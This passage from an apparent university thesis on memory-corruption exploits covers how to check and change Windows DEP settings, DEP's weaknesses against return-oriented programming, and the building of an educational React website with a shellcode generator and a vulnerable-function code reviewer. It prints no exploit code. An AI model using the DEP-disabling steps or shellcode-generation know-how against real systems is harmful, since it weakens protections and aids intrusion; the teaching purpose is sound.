


Figure 4.10: Checking and changing DEP status using elevated command prompt.

Typing this command produces a number from 0-3, where:

Property Value	Policy Level	Description
0	AlwaysOff	DEP is not enabled for any processes
1	AlwaysOn	DEP is enabled for all processes
2	OptIn (default configuration)	DEP is enabled only for Windows system components and services
3	OptOut	DEP is enabled for all processes. Administrators can manually create a list of specific applications that not have DEP applied

Table 4.2: DEP Support Policy Values and their descriptions. [41]

Having now checked the status of DEP, it can be changed using one of three ways, the first is by using the Windows utility for editing **b**oot **c**onfiguration **d**ata, *bcdedit.exe* command, in the following way '*bcdedit.exe /set {current} nx*' followed by the Policy Level as shown in the second line in Figure 4.10. This command can be broken down into the following parts [42]:

- **/set** tells *bcdedit* to set an option value entry in the boot configuration.
- **{current}** tells *bcdedit* to work with the boot configuration being used right now.
- **nx** is short for **n**o **ex**ecute and is the setting name for DEP in the boot configuration.

Much like ASLR, after changing the DEP status, the device must be restarted for the change to take effect. Moving on, the second way DEP can be enabled or disabled is through the Exploit Protection settings within the Windows Security Centre (same place ASLR is enabled).

Lastly, the third and final way DEP status can be changed is using the window shown in Figure 4.11. This window can be accessed by entering the following command into the start menu or command prompt: '*systempropertiesdataexecutionprevention.exe*'
This method is especially useful for Property Value = 3, as it provides an easy way to OptOut any specific applications whose protection is not required.

As shown, DEP is on by default for Windows programs and services, however, DEP checking is also performed automatically for 64-bit processors executing 64-bit processes, whilst in 32-bit processes, DEP is rarely enabled. This fact, combined with the limited address space of 32-bit programs discussed previously is the ASLR section makes it apparent that 32-bit applications are considerably less secure than 64-bit applications.




Figure 4.11: DEP control panel.

4.3.3 Effectiveness

Although DEP is a very effective mitigation technique, it has several limitations, the first being that its use is limited to applications that are compiled to support it i.e. the application must be DEP-compatible. Another limitation is that the default DEP setting is "OptIn"; meaning that applications must be explicitly added to DEP to have their protection enabled unless the DEP mode is changed to "OptOut" or "Always on" [43]. Furthermore, DEP is not effective for protecting against Return Oriented Programming attack techniques and can in fact be bypassed using them.

4.4 Summary

This chapter explored several protection mechanisms that use different principles to defend against potential attacks, some of which were prevention techniques that seek to stop an attack occurring in the first place, like Stack Canaries and Address Space Layout Randomisation, by detecting any attempt to smash the stack or by significantly increasing the complexity of the exploits required. While other techniques, such as Data Execution Prevention, mitigate attacks by preventing the attacker from gaining complete control of the system, even if they have managed to inject code and jump to its start, it would not execute and thus would have no effect. As previously demonstrated in Chapter 3, each of these protection mechanisms, if used alone, does not provide sufficient protection and can be bypassed with persistent exploit attempts. However, if they are combined, bypassing them becomes very complicated and could take numerous weeks to produce a successful exploit.

Chapter 5 – Online Educational Package

This chapter of the thesis discusses the development and delivery of the online educational package. The chapter will begin by outlining the aims and requirements that should be met by the package, followed by a review of the programming languages, tools, and technologies that can be used to develop a package with the set specifications. After that, the chapter will go on to describe what has been developed in the package, such as webpages and cybersecurity tools provided to the user, before finally moving onto the last section which explains how the educational package was deployed to the internet by setting up a server to host and run the application, thus completing its delivery. Of note is the fact that several additional shellcode exploits were written to provide an extensive educational package that were not presented in the thesis.

5.1 Overview

The online educational package was developed with the aim of raising awareness on the security of modern applications. This is achieved in two main ways – A Knowledge Base and supporting Cybersecurity Tools.

The Cybersecurity tools include:

- Code Reviewer
    - For scanning user-provided C-programs and producing a report of all memory-corruption-based vulnerabilities present.
- Shellcode Generating Tool
    - For producing shellcode based on options selected by the user via multiple drop-down menus.

Together, these tools are collectively considered to be the experimental aspect of the online package and will be discussed and presented in more detail in subsequent sections.

The Knowledge base, however, attempts to educate the users in a more theoretical way, by presenting them with (video) demos of several different possible exploits, accompanied with their disassembled code which is documented to explain the step every instruction performs to complete the exploit.

Through evaluating the website's initial requirements, three conclusions were drawn:

- The website should present the user with content of various types
    - Thus, Hypertext Markup Language (HTML) is needed.

- The website should meet professional presentation standards and provide a visually pleasing user experience
    - Thus, Cascading Style Sheets (CSS) is needed.

- The website should be interactive and responsive
    - Thus, JavaScript (JS) is needed.

5.2 Technologies Utilised

5.2.1 HyperText Markup Language

HyperText Markup Language (HTML) is used to define the content displayed on web pages, it is the standard markup language for documents designed to be displayed in a web browser. HTML uses tags such as <head> and <body> to define sections within a webpage, and tags such as <img>, <h1>, <p>, <a> and to define content within these sections where these tags indicate an image, header of type 1, paragraph, link, and *division*[8], respectively. Other tags such as <i>, <b>, and <u> can also be used to set the font style to italic, bold or underlined, respectively. Furthermore, organised and unorganised lists can also be created on a webpage using <ol> and <ul>. There are close to 100 different tags in HTML which can be used for all sorts of web page content, but these are the main ones that are most commonly used. In general, three rules must be followed when writing an HTML document:

- The document must start with <!DOCTYPE html> which indicates the document type.
- The entire document, apart from the <!DOCTYPE html> tag, must be wrapped in an <html> </html> tag, which represents the root of an HTML document.
- Each opened <tag> must be closed in this way </tag>.

5.2.2 Cascading Style Sheets

Cascading Style Sheets (CSS) is used to specify the layout of web pages, it is a *style sheet language*[9] used for describing the presentation of a document written in a markup language such as HTML. CSS is the technology predominantly used to define presentation features such as colours, fonts, and layouts on the World Wide Web. It is written using a very simple and easily understandable syntax, a typical example of how this is written is provided below.

```
Body {
Width: 500px;
Colour: #d8d8d8;
Text-align: left;
Margin: 10%;
}
```

5.2.3 JavaScript

JavaScript (JS) is a high-level, multi-paradigm language used to program the behaviour of webpages, it is used to handle events such as button clicks, selections, I/O operations, and essentially all other user interactions with a website. JavaScript is arguably the world's most popular programming language as it is, alongside HTML and CSS, one of the core technologies used for programming on the World Wide Web. Because this language is multi-paradigm, and that there are more than 1.4 million JavaScript libraries out there [44], it enables programmers to perform a tremendous number of different operations with ease, without the restriction of using a single syntax.

[8] A division is used as a container for HTML elements, it can be given a class name and then customised using CSS or manipulated with JavaScript.
[9] A style sheet language is a computer language that expresses the presentation of structured documents. (E.g. CSS)

5.2.3.1 ReactJS

ReactJS (i.e. React) is a front-end, open-source, JavaScript library used for building interactive user interfaces or UI components [45]. This was the main tool used to develop the online educational package, as it allows the creation of a multi-page website, that is both interactive and responsive, as well as allowing the creation of built-in tools such as a Code Reviewer, and Shellcode Generator, which will be discussed later in this chapter. In order to develop React applications, several tools had to be installed to set up the development environment. These tools were:

- Node.js
  - A back-end, JavaScript runtime environment that is used to run and execute JavaScript code outside a web browser.
- npm
  - A package manager for the JavaScript programming language. It is a command line tool used for downloading and installing JavaScript packages built to run on Node.js.
- GitHub CLI
  - A command-line interface used for cloning and interacting with git repositories.
- Heroku CLI
  - A command-line interface used for updating and interacting with the deployment server.
- Visual Studio Code
  - A source-code editor.

An important feature of React is that it uses JSX. JSX stands for JavaScript XML, it is a syntax extension to JavaScript that allows the programmer to embed HTML in JS files in React, whilst retaining the full power of JavaScript. Fundamentally, it is syntactic sugar that makes writing and adding HTML in React easier.

5.3 Package Tools

The online educational package comes with 2 tools, a Shellcode Generating tool, and a Code Reviewer, whose operation principles will be discussed in this section.

5.3.1 Shellcode Generator

The shellcode generating tool is perhaps the most sophisticated aspect of the educational package. It provides the user with a series of four drop-down boxes. The first enables the user to select the standard dynamic link library they are interested in e.g. Kernel32.dll or User32.dll. Upon the selection of the standard DLL, the succeeding drop-down box will update to allow the user to select functions from within that DLL. Following the selection of the function, the third drop-down box provides the user with a list of argument options relating to that function. The fourth and final drop-down box is then used to specify the desired exit method e.g. Safe Exit, Halt Program or None. Upon completing all selections, the user can then press the “Generate” button and will be presented with the constructed shellcode, along with a commented disassembly of that shellcode. An example of this is shown below in Figure 5.1, however, please note that the picture size is insufficient to display the entirety of what was generated, so it is advised to view this tool’s functionality using this link.




Figure 5.1: Educational Package's Shellcode Generator.

5.3.2 Code Reviewer

The code reviewer is a tool that accepts, as an input, a C program. Upon inserting the code and pressing the scan button, the code is scanned for memory-corruption vulnerabilities against an exhaustive list of C's known vulnerable functions, which were presented previously in Table 3.1, a vulnerability report is then produced accordingly. The operating principle of the code reviewer is that it counts the occurrences of each of the vulnerable functions and computes the total number of vulnerabilities present, along with a breakdown of these vulnerabilities. An example of this is shown below in Figure 5.2 for Vulnerable Program #1, previously introduced in Figure 3.1.




Figure 5.2: Educational Package's Code Reviewer.

5.4 Development of the online package

As previously stated, the package was written in ReactJS using Visual Studio Code as the development environment and contains 4 main web pages – Home page, Knowledge Base, Shellcode Generator, & Code Reviewer.

ReactJS allows the creation of individual components in the form of Stateless Functional Components, whose variables can then be rendered in any desired order in the return statement, thus forming a webpage. For instance, header and footer components have been created individually, and are both present at the start and end of each of the site's web pages, the section between the header and footer varies according to which subpage the user is currently on. This brings us to the next point, which is how the application was actually routed to switch between the web pages. React simplifies this process by allowing the use of <Switch> and <Route> tags in the way demonstrated in the figure on the right. This figure is fairly self-explanatory, App is a function which returns everything enclosed in the parentheses. The header, whose component's name is Navbar, and Footer are the only 2 components not included inside the <Switch> tag, indicating their presence across all webpages. The remainder of the webpage is rendered conditionally with respect to its path.

```
function App() {

  return (
    <Router>
    <div className="App">
    <Container style={{backgroundColor:'white'}}>
      <Navbar />
      <Switch>
        <Route exact path="/">
          <Home/>
        </Route>
        <Route path="/knowledgebase">
          <KnowledgeBase/>
        </Route>
        <Route path="/codereviewer">
          <CodeReviewer/>
        </Route>
        <Route path="/shellcodegenerator">
          <ShellcodeGenerator/>
        </Route>
        <Route>
          <NotFound/>
        </Route>
      </Switch>
      <Footer />
      </Container>
      </div>
    </Router>
  );
}

export default App;
```

Figure 5.3: Code Snippet responsible for webpage switching.

In order to construct the complete educational package, the development of 13 individual components was required. The table below provides a summary of the roles of each component.

Component	***Role***
Navbar.js	This JS file is considered the "Header" component, it provides the user with a responsive and interactive navigation bar useful for quickly navigating across the site's webpages.
Footer.js	This JS file holds the content of the Footer, this consists of a simple copyright statement, accompanied with a link to the source code repository and a button to take the user back to the top of the page.
Body.js	This JS file holds the text content of the Homepage. This includes the Introduction, Guidance, and Disclaimer paragraphs on the website's front page.
Home.js	This JS file holds the entire contents of the homepage. It does so by importing the Body component and then renders it along with a GIF type animation.
NotFound.js	This JS file simply displays an error message, indicating to the user that the webpage requested is not found. It is the default path taken when the subpage's path is not found.

KnowledgeBase.js	This JS file, which is perhaps one of the most intricate components, holds all the content presented in the Knowledge Base webpage. This includes an organised directory tree structure, which educates the user on the different topics using a variety of video demos, text files, and links.
CodeReviewer.js	This JS file defines the content and back-end operations of the Code Reviewing Tool, it consists of multiple functions used to handle the interactive aspect of the tool.
ShellcodeGenerator.js	This JS file, which is indeed the most intricate of all components, provides the user with a series of drop-down menus, upon the selection of an option, the options of the subsequent drop-down menus are modified. After completing the selection, and upon clicking the generate button, the user is presented with both the shellcode and disassembly code of the desired exploit.
Text-file-reader.js	This JS file declares all the exploits' disassembly codes as variables which are then exported to be used later in other components e.g. Shellcode Generator.
App.js	This JS file imports every webpages' individual components, and renders them conditionally according to the current webpage path, this is done using <Router>, <Switch>, and <Route> tags.
Index.js	This JS file corresponds to the index.html file found in the public folder. It essentially uses the render() method to render the App.js component to the root Document Object Model (DOM) node. This is the *JavaScript entry point.*
Index.css	This CSS file defines the layout and presentation of all the other components of the package.
Index.html	This HTML file provides the page template, it is used to store website dependencies, such as web font libraries, meta tags, or analytics. Most importantly, these components contain the root div class, in which all application components are loaded.

Table 5.1: Online Educational Package Components.

The previous table provided a somewhat complete overview of all the individual components forming the online educational package. However, several other things that are worth noting, these include the fact that all of the JavaScript files, apart from Index.js, are in the form of a Stateless Functional Component (SFC), which are simply plain JavaScript functions that take in an optional input (or prop), and returns a react element.

In general, each of these files starts by importing all the data, files, components, and built-in functions it needs and ends by returning and exporting one or more components, or variables. In fact, the import and export statements, seen at the start and end of each JavaScript file, are the main mechanism used for linking the individual components to one another. Encapsulated within these two statement types is the component itself in the form of a SFC. Within the SFC, several other local variables and functions can be declared according to the component's need, essentially, this is the part of the component where the back-end processes are defined, and the return statement is the part of each component that produces the front-end experience.

Of note are the Index files – Index.html, Index.js, & Index.css. These files respectively provide the application entry point, the JavaScript entry point, and the presentation/layout criteria. In fact, the entry point of the application is the "root" div element declared in the HTML file, this declaration of the "root" element is arguably one of the most, if not the most, significant statement in the source code. The reason for this is because it acts as the main chain link connecting the HTML file, to the

CSS and JavaScript files. As such, shown in the figure below is the Index.js component, i.e. the JavaScript Entry point.

```
1   import React from 'react';
2   import ReactDOM from 'react-dom';
3   import './index.css';
4   import App from './App';
5
6   ReactDOM.render(
7     <React.StrictMode>
8       <App />
9     </React.StrictMode>,
10    document.getElementById('root')
11  );
12
```

Figure 5.4: Index.js component. (JavaScript Entry point)

Upon closer inspection, one can see that of the imported components, are the CSS file, and the App.js component. One can also see that unlike the component previously shown, the Index.js component is not in the form of a stateless functional component, but rather it uses ReactDOM to render the App.js component. The term DOM stands for Document Object Model, and it is a structural representation of all nodes in an HTML document. DOM provides a way for JavaScript to interact with every single node in an HTML document to manipulate it. The ReactDOM package provides methods that can be used at the top level of your application, and as can be seen within the render function, the last statement fetches the HTML document to be linked via its ID, thus completing the third and final link i.e. the HTML file is now linked to the CSS file and the JavaScript Entry point.

5.5 Delivery of the online package

The delivery of the online educational package was performed in two ways. Firstly, the delivery of the source code was completed by uploading it to GitHub using the GitHub CLI tool.

The steps to deliver the source code were as follows, where the first 3 commands are only run once:

- Git init
  - Initialise the Git repository
- Git config --global "Username/Email"
  - Configure GitHub on VS code using account login details
- Git remote add origin [Repository link]
  - Link local repository to remote repository
- Git add .
  - Add all changes
- Git commit -m "comment"
  - Commit all added changes
- Git push origin master
  - Push all committed changes to remote repository

Secondly, the website was deployed using the previously installed tool – Heroku CLI. Heroku is a platform as a service (PaaS) that enables developers to build, run, and operate applications entirely

in the cloud by hosting it on their own server. Following the creation of the remote GitHub repository and an account on Heroku, the server was first configured to run the create-react-app *buildpack*[10] and then linked to VS code using the account login details and repository information using the following terminal commands:

- Heroku login
  - This launches a browser in which login details and application information is supplied
- Heroku git::remote -a [domain name]
  - This links the remote repository on Git to Heroku's cloud server.
- Heroku open
  - This launches the produced link.

Upon the execution of these commands, the code on the remote GitHub repository is cloned onto a cloud server provided by Heroku, thus completing the deployment of the website. From that point on, any changes made to the local code were updated on the remote repository and deployment server using these 4 terminal commands:

- Git add .
- Git commit -m "project"
- Git push origin master
- Git push Heroku master

5.6 Summary

This Chapter looked at the process of developing and delivering the online educational package. The Chapter gave a description of all the technologies and programming languages used for the development stage and all the tools used for the delivery. It also looked at the development environment used to create the individual components forming the multi-page website, and how it was set up. Finally, the chapter also provided an overview of the tools provided within the educational package along with giving some insight on their back-end operating principles. The figure below shows key information about the source code repository on GitHub.

As shown in Figure 5.5, throughout the development of the educational package, 19 distinct commits were made altering the remote repository. The number in green indicates the total number of lines of code added, while the red shows the number of lines of code removed. The remainder of the picture is self-explanatory. The following final chapter will draw the conclusion to this project, evaluating the time plan and attainment of objectives as well as providing a critical evaluation of the project. Attached in **Appendix 1 – Online Education Package Webpages**, at the end of this thesis, are additional screenshots of the web pages that were mentioned in this chapter, but not shown.




Figure 5.5: GitHub Repository Insights.

[10] Buildpacks are scripts that are run when your app is deployed. They are used to install dependencies for your app and configure your environment.

Chapter 6 – Conclusion

6.1 Findings

The topic of Cybersecurity can be broken down into the following branches – Application Security, Network Security, Information Security, Endpoint Security, and Internet Security. This project looked at Application Security of the modern day in contrast to Aleph One's original paper detailing the "stack smashing" process which was released 25 years ago.

The first major conclusion is that in almost every successful attempt to crash, derail, or hijack a program, the corruption of its memory was required. This is usually done through exploiting an existing vulnerability, which for instance, may not have an inherent bound check when moving data between buffers, and so could result in additional unintended parts of the memory being accessed and overlaid e.g. when data from one buffer is placed into another buffer of smaller size.

The project looked at this type of vulnerability, known as memory corruption vulnerabilities, in 32-bit programs written in commonly used programming languages such as C & C++, for Windows OS. The project then moved onto developing an online educational package to raise Cybersecurity awareness on the topic, in a more interactive and modern way than that of the original paper.

6.2 Attainment of Objectives

The objectives set out in **Section 1.2.2** were fully attained over the course of the project. Objective O1 which was to acquire the knowledge required for the project was completed in Chapter 2, in which a comprehensive technical review of all the topics relating to the project was written. These topics included – High and Low-level programming languages; Compilers; Structure of a program, how it is organised in the memory, and how it handles function calls; and the Windows Operating System.

Following this, O2 & O3 were completed in Chapter 3, which demonstrated the vulnerability and its various exploits, firstly demonstrating how a program can be derailed, and then how advanced exploits can be used to hijack it, this chapter provided multiple examples of advanced attacks which bypass Address Space Layout Randomisation (ASLR), in addition to other example exploits included with the educational package. The completion of this objective required practically applying the acquired knowledge of the low-level programming language, x86 Assembly.

Objective O4 of the project, which was to explore the security features developed to prevent and mitigate the exploitation of memory-corruption-based vulnerabilities, was completed as Chapter 4 of the thesis was written to provide an in-depth technical review of common security features, their operation, effectiveness, and limitations.

Finally, objective O5, which was to develop the online educational package, was completed in Chapter 5, which discussed the aim of the website, the technologies utilised in its development and delivery, and the individual webpages, components, and cybersecurity tools developed as part of the package. The completion of this objective required learning three additional programming languages, which are – Hypertext Markup Language (HTML), Cascading Style Sheets (CSS), and JavaScript.

It is worth noting that some modifications were made to the Tasks and Objectives that were initially presented in the project proposal. These modifications were made following meetings with the

moderator, and supervisor (client), in which feedback was received, and the scope of the proposed project was rediscussed. These modifications were mainly – The addition of tasks and objectives for the development of the online educational package, as initially proposed; and the removal of any tasks or objectives which feature work that was done in modules of previous years. Additionally, as a result of these modifications, two tasks had to be omitted, due to page limit constraints, and will instead be briefly discussed shortly, in the section titled 'Future Work'.

6.3 Evaluation of Time plan

Included in **Appendix 2 – Proposed vs. Revised Time Plan**, are the initial and revised time plans, reflecting the changes done to the scope of the project. Attached also, is the actual progression of the project, reflecting the differences between the time initially estimated for the completion of each milestone, and the reality of how long each milestone actually took to complete.

Apart from one setback, the project progressed smoothly through the time plan, with each milestone taking roughly the same amount of time as initially estimated (± 1 week). However, the setback encountered was that, early in the year, the laptop being used for the project was stolen, and although backups were regularly made, and no work was lost as a result of this, this incident still managed to disrupt the time plan. This was because, between the time the laptop was stolen, and a new laptop was purchased, the laptop used was a MacBook, and this was a problem because the project's focus was on Windows OS devices, rather than Mac OS devices. This delayed the start of the practical chapter (Chapter 3) by several weeks, but fortunately, such an incident was anticipated, in the project proposal, as a risk that may occur and so did not have any notable effect on the attainment of objectives.

6.4 Critical Evaluation

From a critical point of view, there are a few things about the project and educational package that have limitations, and/or are expandable. In this section, the project will be critically evaluated, looking at any shortcomings, limitations, or expandable parts the project may have. This section will mainly look at any shortcomings or limitations of the project and online educational package. The expandable parts of the project will then be discussed in the following section which will address them as future plans if the project were to be continued.

As such, the main limitations of this project exist within the online educational package tools. These are listed below:

- Code Reviewer is currently limited to scanning
    - C and C++ Programs only
    - Memory-Corruption Based Vulnerabilities only

- Shellcode Generating Tool currently limited to
    - Four Function Options only – Due to static generation
    - 32-bit programs running on Windows OS only

6.5 Future Work

Going forward with this project, several aspects of the educational package would be expanded, in addition to the introduction of some new and enhanced features. For instance, the code reviewer would ideally perform the task of scanning a program, not only for memory-corruption-based vulnerabilities, but for all kinds of vulnerabilities, thus producing a complete comprehensive vulnerability report. Additionally, a programming language selector feature would be introduced to the code reviewer, thus allowing the user to select the programming language of the program they wish to scan for vulnerabilities. Furthermore, extensions may also be added to the package to cover the other branches of Cybersecurity.

Another thing that would be expanded is the capability of the Shellcode Generating Tool, the main way this will be done is by changing the operation of the tool from static to dynamic generation, meaning that the shellcode exploit will actually be constructed in the back-end in real-time as the user selects the options, rather than restrict the user to selecting from the exploits previously written by the website developer. As a matter of fact, implementing this feature was considered as part of this project, however, seeing that presenting the user with the commented disassembly code of each exploit was also desired and that dynamically generating this would be a big task, the decision was made to firstly implement the static operation, and then to convert it to dynamic later in the future. Another thing that would also be worth introducing to this tool is allowing the user to select whether the exploit constructed is for a 32 or a 64-bit program, rather than be limited to 32-bit programs only.

References

[1] National Law Review, “Cybercrime Damages Expected to Reach $6 Trillion by 2021,” *C-Suites*, vol. Vol. X, no. 317, 12 11 2020.

[2] J. Erickson, The Art of Exploitation, 2nd ed., San Francisco: No starch press, 2008, p. 70.

[3] J. P. Anderson, “Computer Security Technology Planning Study,” Electronic Systems Division, Massachusetts, 1972.

[4] *US v. Morris, 928 F. 2d 504 - Court of Appeals, 2nd Circuit,* 1991.

[5] MITRE Corporation, *Common Vulnerabilities and Exposures Database (CVE).*

[6] TopLine Comms, “UK university ransomware FoI results,” 3 August 2020. [Online]. Available: https://toplinecomms.com/insights/uk-university-ransomware-foi-results. [Accessed 31 January 2021].

[7] J. Tidy, “Blackbaud hack: More UK universities confirm breach,” BBC, 24 July 2020. [Online]. Available: https://www.bbc.co.uk/news/technology-53528329. [Accessed 1 February 2021].

[8] S. Coughlan, “Cyber threat to disrupt start of university term,” BBC, 17 September 2020. [Online]. Available: https://www.bbc.co.uk/news/education-54182398. [Accessed 1 February 2021].

[9] National Cyber Security Centre, “Cyber security alert issued following rising attacks on UK academia,” 17 September 2020. [Online]. Available: https://www.ncsc.gov.uk/news/alert-issued-following-rising-attacks-on-uk-academia. [Accessed 1 February 2021].

[10] Cybersecurity Ventures, “Official Annual Cybercrime Report,” Cybersecurity Ventures, 2019.

[11] S. Morgan, “Cyberwarefare In the C-Suite,” Cybercrime Ventures, 2021.

[12] MindSec, “x86 Registers,” [Online]. Available: https://www.eecg.utoronto.ca/~amza/www.mindsec.com/files/x86regs.html. [Accessed 22 3 2021].

[13] V. Keleshev, “EAX x86 Register - Meaning and History,” 20 03 2020. [Online]. Available: https://keleshev.com/eax-x86-register-meaning-and-history/. [Accessed 14 04 2021].

[14] Kaspersky IT Encyclopedia, “Use-After-Free,” [Online]. Available: https://encyclopedia.kaspersky.com/glossary/use-after-free/. [Accessed 17 3 2021].

[15] A. Clements, The Principles of Computer Hardware Fourth Edition, New York: Oxford University Press Inc., 2006.

[16] J. V. Neumann, “First Draft of a Report on the EDVAC,” University of Pennsylvania, Pennsylvania, 1945.

[17] A. Turing, “Proposed Electronic Calculator,” Oxford University Press, 1945.

[18] J. Turley, “The Basics of Intel Architecture,” Intel, 2014.

[19] Wikipedia, “Kernel (operating system),” [Online]. Available: https://en.wikipedia.org/wiki/Kernel_(operating_system)#:~:text=The%20kernel%20is%20a%20computer,between%20hardware%20and%20software%20components.. [Accessed 5 3 2021].

[20] Wikipedia, “Microsoft Windows Library Files,” 21 4 2019. [Online]. Available: https://en.wikipedia.org/wiki/Microsoft_Windows_library_files. [Accessed 7 5 2021].

[21] Microsoft, “Identifying Functions in DLLs,” 30 3 2017. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/framework/interop/identifying-functions-in-dlls. [Accessed 7 5 2021].

[22] M. Pietrek, “Peering Inside the PE: A Tour of the Win32 Portable Executable File Format,” March 1994. [Online]. Available: https://docs.microsoft.com/en-us/previous-versions/ms809762(v=msdn.10)?redirectedfrom=MSDN. [Accessed 17 May 2021].

[23] Microsoft, “PEB structure (winternl.h),” 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb. [Accessed 16 04 2021].

[24] Microsoft, “PEB_LDR_DATA structure (winternl.h),” 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb_ldr_data. [Accessed 16 04 2021].

[25] Microsoft, “LDR_DATA_TABLE_ENTRY structure (winternl.h),” 12 05 2018. [Online]. Available: https://www.aldeid.com/wiki/LDR_DATA_TABLE_ENTRY. [Accessed 16 04 2021].

[26] C. Liebchen, “Advancing Memory-Corruption Attacks and Defenses,” Technische Universitat Darmstadt, Darmstadt, 2018.

